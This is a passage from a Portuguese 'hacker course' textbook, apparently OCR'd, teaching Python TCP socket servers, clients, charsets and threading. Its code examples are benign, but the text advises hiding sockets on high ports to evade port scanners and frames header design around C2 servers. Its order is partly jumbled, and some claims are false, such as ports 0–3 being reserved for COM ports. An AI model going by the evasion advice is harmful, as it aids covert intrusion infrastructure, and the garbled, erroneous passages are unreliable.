2. sudo wget -O /etc/cver/cver.py http://192.168.3.149/cryptoversion/client/cver.py
3. sudo chmod +x /etc/cver/cver.py
4. sudo ln -s /etc/cver/cver.py /usr/bin/cver
```

Foi utilizado o IP do servidor 192.168.3.149, caso fosse um domínio MEUDOMINIO.COM utilizaria **http://MEUDOMINIO.COM/cryptoversion/client/cver.py**. Agora de qualquer ponto do sistema de arquivos, **cver** é um comando acessível.

18.5.3 Utilizando a interface cliente

18.5.4 Arquivos do projeto no servidor

18.5 Sockets

Uma das formas de executar o IPC (Comunicação Inter Processos) é o uso de Sockets, tanto para comunicação de dois dois processos em uma mesma máquina quanto em máquinas distintas, quando um Sistema Operacional trabalha com Sockets este possui uma arquitetura orientada a serviços, tais teorias estão bem descritas no livro Sistemas Operacionais Modernos do autor Tanenbaum, recomendo a playlist abaixo caso não domine os conceitos de Sistemas Operacionais.

Sistemas Operacionais Teórico - YouTube

Neste modelo de comunicação clássica em suma maioria executa-se um modelo hierárquico de comunicação, na qual um cliente bem estabelecido sempre será cliente e um servidor que presta serviço sempre será o prestador de serviço. Mas também pode-se implementar modelos não hierárquicos como modelo P2P, no qual não há uma hierarquia de função.

CURSO HACKER - Programação Socket - Parte 01

Com socket pode-se transmitir tudo, desde mensagem de texto até arquivos criptografados, socket é o poder real de comunicação. Com aplicações sockets pode-se transmitir local na mesma máquina ou até mesmo entre computadores distantes.

Um hacker que domina tais conceitos pode tudo na comunicação, como, criar serviços novos a partir de sua criatividade, criar clientes que exploram vulnerabilidades em serviços, ou até mesmo, criar serviços fakes (espero que o $TF não leia isso) para enganar outros hackers.

Começo a descrever um possível serviço simples, uma troca de texto humano entre dois computadores, o primeiro entrave é o charset. Charset ou Character Set é o algoritmo no qual um Sistema Operacional vai traduzir uma sequência de bits em caracteres para o ser humano, por exemplo, existem[92]:

- ASCII;
- UTF-8;
- UTF-16;
- ISO 8859-1;

Acontece que diversos sistemas operacionais em diversos países (culturas) possuem uma forma diferente de compreender essa massa binária, então um computador nos Estados Unidos da América criando uma massa de dados binária em UTF-8 e enviando para um computador na América Latina em ISO 8859-1 pode haver alguns problemas de construção dos dados.

No exemplo abaixo, estou pegando um texto em UTF-8, sei que é este charset pois o sistema operacional na qual uso é UTF-8 (ver livro de Linux no qual explico no processo de instalação, link está nas notas deste livro).

O texto (linha 4) é convertido em um array de bytes com encode UTF-8, não vou programar dois programas não, vou no mesmo programa forçar outro charset, na linha 8 (imagine que está em outro computador) estou fazendo um decode dos dados em byte para character, usando o encode ISO-8859-1 muito comum no Brasil e em especial no Microsoft Windows.

```
3  # Em um computador 1, nos Estados Unidos em UTF-8
4  texto_utf_8 = "Aied é 10, Aied é Foda, Aied está no Odysee";
5  bytes_texto_em_utf8 = texto_utf_8.encode("utf-8");
6
7  # Um computador no BRAZZZZILLL em 8859-1
8  texto_iso88591 = bytes_texto_em_utf8.decode("iso-8859-1");
9
10 print("Texto em UTF: ", texto_utf_8);
11 print("Texto em ISO: ", texto_iso88591);
12
```

Veja na saída abaixo que há falhas para o ser humano, mas para a máquina, nada.

```
well@note:~/desenv/socket$ /bin/python3 /home/well/desenv/socket/charset/exemplo.py
Texto em UTF:  Aied é 10, Aied é Foda, Aied está no Odysee
Texto em ISO:  Aied Ã© 10, Aied Ã© Foda, Aied estÃ¡ no Odysee
well@note:~/desenv/socket$
```

[92] Disponível pela url: https://www.iana.org/assignments/character-sets/character-sets.xhtml


Uma dica boa quando você é o desenvolvedor tanto do programa cliente quanto do programa servidor é: **forçar sempre o encode e o decode em um charset específico, eu faço isso e uso utf-8 como default**. Mas se você só programa uma ponta, **recomendo que uma parte passe para a outra parte qual charset utilizar**.

Outro problema são os caracteres especiais, tal como \t. Este caracter \t é universal, e indica uma operação de TAB, mas no caso da QUEBRA DE LINHA, alguns sistemas operacionais trabalham com \n e outros \r\n, neste caso eu costumo trabalhar com \r\n para ter mais portabilidade com todos os sistemas operacionais. Caso queira internamente no seu sistema, pode remover com replace o \r, mas isso quando você for processar o texto que chegou.

A beleza da arte é tendo este capricho pode-se haver a comunicação entre tecnologias diferentes, digo, imagine um servidor escrito em C++ e clientes escritos em Python, tudo funciona normalmente. Neste livro será descrito ambas tecnologias, mas no início veremos mais Python do que C++.

18.5.1 Stream Socket com protocolo TCP

Python tem um grau de abstração maior, por isso, operamos menos com primitivas e utilizamos métodos/funções de níveis mais elevados e naturalmente com menos detalhes. Para desenvolver qualquer solução socket com Python deve-se importar o módulo socket, que todos os detalhes técnicos deste módulo podem ser obtido neste link.



Vou iniciar a explicação pelo servidor, embora seja o servidor não quer dizer que apenas serve dados, na verdade, é um serviço que geralmente é a troca de dados entre ambos (cliente e servidor).

```
1. import socket;
2.
3. with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
4.     s.bind(("0.0.0.0", 8080));
5.     s.listen(1);
6.     conn, addr = s.accept();
```

O Python irá fazer chamadas das primitivas do sistema operacional, mas operamos na linguagem por meio de uma classe, ou seja, no modelo orientado a objetos, o que simplifica a visão de mais alto nível.

CURSO HACKER - Programação Socket - Parte 02

Chamamos socket() para criar o objeto, e a partir deste objeto acessamos os métodos que operam sobre as primitivas, basicamente read() and write() no Dispositivo de Entrada e saída. O primeiro parâmetro é a família que representa o tipo de endereçamento utilizado, pode-se utilizar[93]:

socket.AF_UNIX: Também conhecida como AF_LOCAL, é usada para comunicação entre processos na mesma máquina de forma eficiente;

socket.AF_INET: Utilizado para comunicação IPv4;

socket.AF_INET6: Utilizado para comunicação IPv6;

socket.AF_NETLINK: Netlink é usado para transferir informações entre o kernel e processos do espaço do usuário. Ele consiste em um padrão baseado em soquetes para processos de espaço de usuário e uma API de kernel;

O segundo parâmetro de socket() diz respeito ao tipo de protocolo que será tratado acima da camada 3 do modelo OSI:

socket.SOCK_STREAM: Uma comunicação TCP, lembre-se que segundo a teoria os pacotes TCPs são montados e entregues como stream de dados;

socket.SOCK_DGRAM: Quando a comunicação opera como UDP, os PDUs são injetados de forma independentes e podem chegar em tempos não homogêneos;

socket.SOCK_RAW: Uma forma de comunicação RAW, acima pode se implementar novos protocolos e os ler como stream;

Na linha 3 do código acima, um objeto chamado s está sendo criado com o uso do with, esta estrutura garante que ao término (com sucesso ou não) o objeto será descartado liberando espaço de memória.

Quando um objeto socket é criado, o objeto existe mas não está realmente ligado a nenhum endereço de camada 3 e camada 4 (modelo OSI), o próximo passo é informar o escopo da camada 3 e qual o endereço de camada 4 que será aberto, utiliza-se para isso o bind();

[93] A lista completa pode ser localizada em: https://man7.org/linux/man-pages/man2/socket.2.html

O método bind() recebe uma trupla contendo tais endereços, na linha 4 do código acima o bind está recebendo de qualquer endereço de camada 3 (ver "0.0.0.0") e endereço de camada 4 a porta 8080.

Em um GNU/Linux temos 65536 portas em um servidor iniciando (incluindo) a porta 0, não se usa as portas até a porta 3 e está reservado para o hardware (portas COM), conforme visto na disciplina de Hardware na Universidade Gratuita EAD. Esta limitação se dá pois no Header do protocolo de camada 4 (na figura abaixo TCP) temos 16 bits para porta de origem e 16 bits para porta de destino.

Entre a porta 3 e porta 1023 (incluindo estas) temos as portas especiais que só podem ser abertas por um superusuário, como sockets no mundo hacktivista devem ser implementadas de forma sorrateira, recomenda-se utilizar portas acima da porta 1023, mas recomendo abrir após a porta 50.000. Geralmente os mecanismos de análise de portas são preguiçosos como muitos especialistas de TI, por isso recomendo portas tão elevadas.

Não existe um consenso sobre números de portas, mas existe uma lista de portas que são recomendadas para certos serviços, no GNU/Linux esta lista está no arquivo /etc/services, abaixo vemos algumas portas segundo Tanenbaum.

Porta	Protocolo	Uso
21	FTP	Transferência de arquivos
23	Telnet	Login remoto
25	SMTP	Correio eletrônico
69	TFTP	Protocolo trivial de transferência de arquivos
79	Finger	Pesquisa de informações sobre um usuário
80	HTTP	World Wide Web
110	POP-3	Acesso remoto a correio eletrônico
119	NNTP	Notícias da USENET


Só existe 1 regra, uma porta só pode ser usada por um processo.

Neste momento um arquivo do tipo socket será criado neste máquina servidora pela biblioteca **softfd**, tal aquivo pode estar em /dev vou /tmp e será caracterizado por um descritor s quando executar o comando **ls -l**

Com o arquivo aberto, agora é hora de escutar, para isso utiliza o método listen(), listen() marca o soquete referido por sockfd como soquete passivo, ou seja, como um soquete que

será usado para aceitar solicitações de conexão usando accept(). Na linha 5 do código acima foi passado 1 como parâmetro, indicando que o listen() só aceitará 1 cliente por vez, é importante definir a quantidade de cliente esperado para evitar um ataque massivo que leve a exaurir os recursos do servidor. Um número pequeno levará a negação de serviço em caso de mais procura do que este limite, e é daí que nasce a falha de negação de serviço clássico nos serviços WEB.

O servidor está em execução (listagem de código acima) e segundo o esquema abaixo, o processo está no estado Executando, quando a linha 6 do código é executado o accept() levará o processo para Bloqueado, pois agora o processo deverá aguardar um evento (interrupção do Sistema Operacional), este evento só ocorrerá quando um cliente se conectar.



TANENBAUM, A. S. **Sistemas Operacionais Modernos**. 3 ed.
São Paulo: Pearson do Brasil: 2010 (adaptado).

Então é isso que faz o accept(), recebe um cliente e retorna no caso do Python um objeto StreamSocket e um endereço, e sempre endereço em socket no Python é uma trupla (end. camada 3, end. camada 4), e desbloqueia o processo server levando seu estado para Pronto, e aí naturalmente terá seu tempo de CPU que será definido pelo schedule.

Como neste exemplo o objetivo é fazer com que um único processo cliente se comunique com um único processo servidor não há a necessidade de Threads, mas caso múltiplos clientes fossem se comunicar haveria a necessidade de uso de:


- While True;
- Try, cacth;
- Threads.

O trecho de código para fazer esta tratativa seria assim:

```
1. s.listen(500);
2. while True:
3.     try:
4.         (client, address) = s.accept();
5.         threading.Thread(target=FUNCAO_QUE_VAI_TRATAR_A_REQUISICAO, args=(client,
   address)).start();
6.     except KeyboardInterrupt:
7.         sys.exit(1);
8.     except:
```

```
9.          traceback.print_exc();
```

O listen() foi elevado para 500 concorrentes (criará um limite para uma fila), mas se 2 clientes se conectarem o accept() irá tratar 1 por vez, por isso o while com True. É importante que fique bem fixado isso, o accept() irá tratar 1 por vez.




Os clientes que chegam são então adicionados no final da fila e são concorrentes por estarem na fila, acontece que um cliente não pode esperar eternamente, então é definido um timeout, este timeout é um relógio virtual do Sistema Operacional que se estourar elevará um exception só para o cliente que não foi atendido no tempo máximo definido.

Aqui vem uma ressalva importante, se seu ataque de negação de serviço começará receber o erro de timeout, pode ter acontecido:


1. A fila é grande demais, e o laço de repetição while True é lento;
2. Ter alcançado o limite da fila;
3. Exauriu os recursos do servidor e ele enfrenta problemas;

Uma fila não pode ser grande o suficiente para causar o problema 1 e 3, mas também não pode ser pequena o suficiente para negar clientes por 2, tem que ser um número justo. Um trabalho que deve ser feito é reduzir ao máximo o número de instruções dentro do while True, no ponto de vista do autor no máximo o accept() e o new Thread().



Esse laço tem que ser muito rápido, e dentro da thread evite elevar ao exception, quando iniciar a thread valide tudo antes e cancele a conexão caso falte algum valor ou tenha valores fora dos parâmetros esperados.

Sempre que você elevar um exception, um rigoroso processo de gestão de exception irá ser executado, logs serão criados, pilhas serão colocadas em stderr, mudança de níveis irão acontecer.



Neste ponto da explicação a conexão entre o cliente e o servidor estão abertos, mas na visão do Sistema Operacional que contem o serviço (server). Na figura acima o server executou o socket(), bind(), listen() e accept(), mas em paralelo o cliente executou somente o socket() e o connect(). Vamos ver um exemplo de socket cliente para este exemplo.

```
1. import socket;
2.
3. with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
4.     s.connect(("127.0.0.1", 8080));
```

Na figura acima, quando o accept for aceito, será então realizado a SYNC_RCVD e a conexão estará estabilizada conforme figura abaixo (para conexões TCP).





Fig : TCP states visited by a client TCP

Somente com a conexão estabilizada com as 3 vias de Tomlinson, é hora de transmitir dados, e é nessa hora que deve ser feita a primeira pergunta: **transmitir em texto (string) ou binário (array de bytes)?**


Transmitir em string é muito fácil e inúmeros serviços transmitem somente em string, exemplo pode ser o serviço de mail POP ou SMTP. Inclusive é um problema transportar arquivos binários em serviços que só transmitem string, como é o caso de portar um áudio em um e-mail, ou uma imagem em um HTML.

Alguns serviços são estritamente binários, tal como FTP e TFTP. O ponto que trago é, se definir como string terá o problema de transportar binários como Base64 (o que eleva o tamanho da carga), mas se decidir transportar em binário, terá mais trabalho no código. Neste livro vou demonstrar as duas formas em Python e C++.



Na figura acima o cliente está enviando (provavelmente uma requisição) dados enquanto o servidor está recebendo, e depois inverte-se o sentido, o servidor envia dados (provavelmente uma resposta) e o cliente está recebendo.


Não existe uma sequencia universal, neste ponto é o protocolo que dita a sequencia, por exemplo, a imagem acima assemelha-se há uma requisição HTTP/HTTPS, vamos ver agora a conversa em um protocolo SMTP (segundo Tanenbaum Redes de Computadores). Na imagem abaixo (SMTP Server) de 1 até 8 é um conjunto de Request-Response igual vimos anteriormente, observe o passo 9, uma “chuva de SENDs” por parte do cliente em cima do server, e naturalmente que para cada SEND no cliente deve ter um RECEIVER no server. Mas como o server sabe o número de RECEIVER, no protocolo SMTP o **laço** de RECEIVER para quando recebe-se uma linha com um ponto, ou seja **.\r\n**.



Mas quem definiu isso? A resposta é simples: **Quem criou este protocolo definiu isso!!!!** Cada protocolo tem um esquema, cada protocolo tem uma ideia, cada protocolo tem suas particularidades. Você deve conhecer o máximo possível e entender, pois terá então um dia que criar seu próprio protocolo e saberá como resolver problemas que podem advir do ambiente.

CURSO HACKER - Programação Socket Python PRÁTICO - Parte 03

Quando a comunicação é por meio de TCP os dados são entregues para as aplicações sockets como um fluxo de bytes, constante, mas na rede estes elementos são transportados como pacotes, na figura abaixo vemos os pacotes chegando na interface de rede, e a carga útil sendo extraída dos PDUs e sendo injetada em uma estrutura de dados. Na outra ponta, o programador por meio de um WHILE TRUE realiza a leitura de porções de bytes.



Neste tipo de comunicação é obrigatório a análise se há dados para a leitura, pois a leitura de uma massa NULL pode gerar um timeout.
No código abaixo de um servidor Socket escrito em Python, pode-se observar o uso do WHILE para realizar leitura de trechos de 1024 bytes. Com este código não importa o tamanho do fluxo, pouco pesará na memória do servidor.

```
1.  import socket;
2.
3.  BLOCO = 1024;
4.
5.  with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
6.      s.bind(("", 8081));
7.      s.listen(1);
8.      conn, addr = s.accept();
9.      with conn:
10.         print('Conexão recebida, endereço cliente:', addr);
11.         while True:
12.             data = conn.recv(BLOCO);
13.             if not data: break
14.             print("Recebi do cliente:", data);
```

O cliente é muito simples, basta abrir uma connection e enviar um texto elegante.

```
1.
2.  import socket
3.
4.  with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
5.      s.connect(('127.0.0.1', 8081))
6.      s.sendall(b'E ai AIEDONLINE, Botafogo ganhou?')
```

No vídeo abaixo estou demonstrando este exemplo.

CURSO HACKER - Programação Socket Python PRÁTICO - Parte 04

O receive em algumas linguagem pode ser read, não importa o nome da função, geralmente a recebe como parâmetro um vetor de bytes e a quantidade de bytes que quer ler (no máximo) e geralmente retorna a quantidade de bytes que conseguiu ler.

18.5.2 Atendendo múltiplas requisições com Threads

Os exemplos anteriores demonstram apenas uma comunicação entre dois processos por socket, estando ou não na mesma máquina. Mas na vida real, uma aplicação servidora deve ser responsável por atender inúmeras requisições de clientes (quando modelo cliente-servidor).


CURSO HACKER - Programação Socket Python Teoria com Threads - Parte 05

Há duas formas de se tratar este tipo de problema, são:

- Modelo bloqueante com Threads;
- Modelo assíncrono com despacho;

Gosto muito de trabalhar no modelo assíncrono, mas rapidamente desenvolvo soluções com o básico, ou seja, Threads.


Sempre que um processo é iniciado pelo método inicial, geralmente main, ele inicia uma trilha de processamento, então seria uma Thread principal, conforme imagem abaixo (usando modelo de imagens do Tanenbaum).




O processo irá terminar quando o processamento chegar ao fim de forma natural ou algum erro conforme descrito pelo Tanenbaum. Quando programamos o exemplo anterior o servidor em sua trilha main ficou bloqueado em **s.accept()**.

Quando o primeiro cliente se conectar o accept() retorna a connection com o cliente e então há o tratamento dos dados provenientes da comunicação socket. Mas e se um segundo cliente se conectar?

Como não temos um WHILE ao terminar a primeira resposta a aplicação servidora termina sua trilha main e finaliza, mas com um WHILE o servidor não tenderia 2 ou mais clientes ao mesmo tempo, e sabemos que em comunicação de dados é fundamental atender N requisições ao mesmo tempo.



Veja que a única saída de um WHILE true é um exception ou uma condição por meio de desvio condicional (vulgarmente conhecido como IF). Mas mesmo com WHILE, conforme já dito, só atende um cliente por vez.



A região do código WHILE-ACCEPT é uma região crítica bloqueante, um ou mais requisições clientes podem chegar em um intervalo curto de tempo, não tem problema, pois cada connection tem um TIMEOUT grande, e sempre dará tempo de se processar WHILE-ACCEPT e iniciaram THREAD de tratamento. O problema neste ponto é um ataque DDOS.

Na imagem acima, temos 3 interações de 3 clientes, chegando ou não ao mesmo tempo, cada cliente realiza uma interação no WHILE e por isso desloquei as threads na vertical, indicando tempo de início de processamento diferente para todas elas, mas repare que há o pseudo-paralelismo ou paralelismo concorrente entre todos eles, incluindo as threads com o código WHILE-ACCEP.

CURSO HACKER - Programação Socket Python PRÁTICA COM THREADS - Parte 06

```
1.  import socket, sys, traceback;
2.  from threading import Thread;
3.
4.  BLOCO = 1024;
5.
6.  def processar_requisicao(addr, conn):
7.      with conn:
8.          print('Conexão recebida, endereço cliente:', addr);
9.          while True:
10.             data = conn.recv(BLOCO);
11.             if not data: break
12.             print("Recebi do cliente:", data);
```

```
13.
14. def main():
15.     with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
16.         s.bind(("", 8081));
17.         s.listen(100);
18.         while True:
19.             try:
20.                 conn, addr = s.accept();
21.                 t = Thread(target=processar_requisicao, args=(addr, conn, ));
22.                 t.start();
23.             except KeyboardInterrupt:
24.                sys.exit(1);
25.             except:
26.                traceback.print_exc();
27.
28. if __name__ == '__main__':
29.     main();
```

18.5.3 Criando Headers para versionamento de conexão e parametrização

É comum que seja necessário o envio de parametros para processamento da requisiçao e dados, e é comum o uso do headear para parametrizaáo do algoritmo que manipula a requisicao e os dados serem incorporados apos o header, chamamos de body ou playload field.

Com um header bem projetado podemos resolver o maior problema para servidores C2 (também conhecido na literatura como servidores C&C) que é o versionamento do protocolo de comunicação.

No exemplo abaixo, será enviado um header e depois um arquivo binário, um processo semelhante ao utilizado por HTTP. Um campo interessante é o content-length que define justamente o tamanho em bytes do conteúdo payload field.

[código que mostra content-length]

Outra grande vantagem de se trabalhar com content-length é poder trabalhar com misto de dados, header textual mais carga útil em bytes. Isso vai reduzir a complexidade de encode do sistema, conforme já discutimos. Também ao transportar uma carga útil em bytes, o programador poderá transportar tanto texto quanto arquivos.

